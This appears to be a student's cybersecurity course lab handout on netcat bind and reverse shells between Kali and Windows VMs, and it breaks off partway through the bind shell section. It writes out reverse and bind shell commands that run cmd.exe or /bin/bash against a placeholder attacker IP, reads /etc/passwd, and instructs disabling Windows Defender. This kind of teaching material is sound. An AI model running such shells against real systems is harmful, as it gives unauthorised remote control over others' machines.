Seneca | SCHOOL OF INFORMATION AND COMMUNICATIONS TECHNOLOGY

Lab 10 – Netcat: Bind and Reverse Shell

NAME – Student ID	COURSE CODE	WEIGHT
Ishan Aakash Patel - 146151238	CYT130	7%

Lab Objectives

Upon completion of this lab, you will be able to perform the following:

- Understand what a reverse shell is;
- Understand what a bind shell is;
- Create a custom reverse shell;
- Create a custom bind shell;
- Communicate with remote computers using bind or remote shell.

Lab Materials

- Tools and utilities:
  - Nc (**N**et**C**at)
    - Installed on Kali: yes
    - Installed on Windows: no
      - Download nc.exe
        - Website: https://github.com/diegocr/netcat
        - Author: Rodney Beede
  - Kali Linux VM
  - Windows 10 VM

Lab Instructions

- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a "`.pdf`" file;
- Submit the PDF file for grading.


Introduction

Part 1: Download and Install Netcat for Windows


1. No screenshots necessary.

Part 2: Find IP Addresses of the Target and Attacking Machines

<Include one screenshot to show the IP address of the Windows 10 VM>




<Include one screenshot to show the IP address of the Kali VM>



Part 3: Reverse Shell: Windows -> UNIX

1. Listener runs on the **attacking** machine.
2. Our attacking machine is Kali. Our target is Windows machine that starts a reverse shell.
3. For this lab you must disable Windows Defender.
4. On the attacking Kali machine start the listener:

   nc -lvp 8080
   <include a screenshot of the result of the previous command>




5. From the command line on Windows type the following:

   cd Desktop (this is where your nc.exe is located)

   nc <Attacker_IP_Address> 8080 -e cmd.exe


   <include a screenshot of the result of the previous command>



6. Make sure you use correct Kali Linux IP address to create this payload.

7. We have the reverse shell from our target machine (Windows) to our attacking machine (Kali UNIX).


   <include a screenshot of Kali VM>



8. Type several commands to verify the connection:

   dir
   whoami

   <include a screenshot of Kali VM>




Part 4: Reverse Shell: UNIX -> Windows

1. Listener runs on *the attacking machine* (Windows). Our *target machine is* UNIX (Kali) that is going to start a reverse shell.
2. Start listener on Windows:

   nc -lvp 8080


   <include a screenshot of the result of the previous command>



3. If asked, allow the firewall connection.
4. On the target machine, Kali Linux, start the reverse shell:

   nc -e /bin/bash <Attacker_IP_address> 8080


   <include a screenshot of the result of the previous command>



5. Go back to Windows and check the reverse shell connection.
6. Type several UNIX commands to verify the connection. For example:

    - *pwd*
    - *whoami*
    - *cat /etc/passwd*

    <include a screenshot of the result of the previous command>




Part 5: Bind Shell: UNIX -> Windows

1. In the bind shell connection, the listener runs on the **target** machine.
2. Our *attacking machine is UNIX*. Our *target machine is Windows*.
3. On the target machine (Windows) start the listener:

nc -lvp 8080 -e cmd.exe


<include a screenshot of the result of the previous command>



4. On our attacking machine, Kali UNIX, start the remote connection:

nc <IP_address_of_the_target> 8080

